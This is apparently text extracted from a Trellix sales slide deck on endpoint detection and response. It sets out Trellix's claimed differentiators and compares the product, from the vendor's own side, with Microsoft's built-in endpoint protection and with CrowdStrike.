
A quick EDR and HX recap



HX capabilities



EDRF capabilities



The Trellix Approach

Reduces Endpoint Complexity

- Reduce the attack surface
- Fill gaps in coverage and fix misconfigurations
- Uncover and stop advanced threats

Before the Attack

Increases SOC Efficiency

- Reduce alerts deluge
- Spot and address critical incidents easily
- Speed up investigations and response

During the Attack

Reduces Endpoint Incident Impact

- Contain incidents
- Understand scope and root cause
- Remediate and prevent reoccurrence

After the Attack

Reduce SOC workloads and improve SOC effectiveness and response

Trellix

Trellix
differentiators



Trellix Top Differentiators for Endpoint security

- live memory analysis (w/o a full dump)
- Deep scriptable acquisitions
- Non-exhaustive live searches for arbitrary data patterns (we can hunt for unknown patterns/strings directly inside any file, even if that data hasn't been previously collected/indexed by the agent)
- Same technology for workstations/servers on premise or cloud

Endpoint Customer Alternatives



What they say

- Endpoint Protection is built-in to Windows with advanced protection, nothing to deploy
- Inspired by the "assume breach" mindset with their EDR
- Prevent and detect attacks across your identities, endpoints, apps, email, data, and cloud apps with XDR capabilities

The Reality

- Difficult to manage and configure, especially at enterprise scale
- Complex for responders, search is limited to cloud telemetry, and generic alerting
- The path to XDR has limited integrations and requires their SIEM integrations
- Hidden costs

Trellix Differentiation

- Easy to configure and manage comprehensive and customizable modern protection technologies at scale, cloud and on-prem. Layered security options.
- Quickly hunt, detect, and respond to new threats at scale with differentiated direct client communication architecture.
- Fast path to Trellix open and native XDR with native integration of endpoint, email & network security
- No surprise Hidden costs

Endpoint Customer Alternatives



CROWDSTRIKE

What they say

- CrowdStrike combines the most effective prevention technologies and full attack visibility with built-in threat intelligence — all in a single lightweight agent
- Comprehensive visibility that spans detection, investigation, and response to ensure nothing is missed and potential breaches are stopped
- XDR is the future as long as you have the right endpoint security (EDR)
- Position Trellix as “legacy” that “relies on signatures”

The Reality

- 3rd party testing shows high rates of false positives, which increases SOC workloads
- Relies on cloud telemetry and access for hunting and control of endpoints
- Delayed detections in MITRE testing
- Relies on 3rd party integrations for visibility and context beyond the endpoint
- No on-prem solution

Trellix Differentiation

- Easy to configure and manage comprehensive and customizable modern protection technologies at scale, cloud and on-prem
- Quickly hunt, detect, and respond to new threats at scale with differentiated direct client communication architecture.
- Fast path to Trellix XDR with native integration of endpoint, email & network security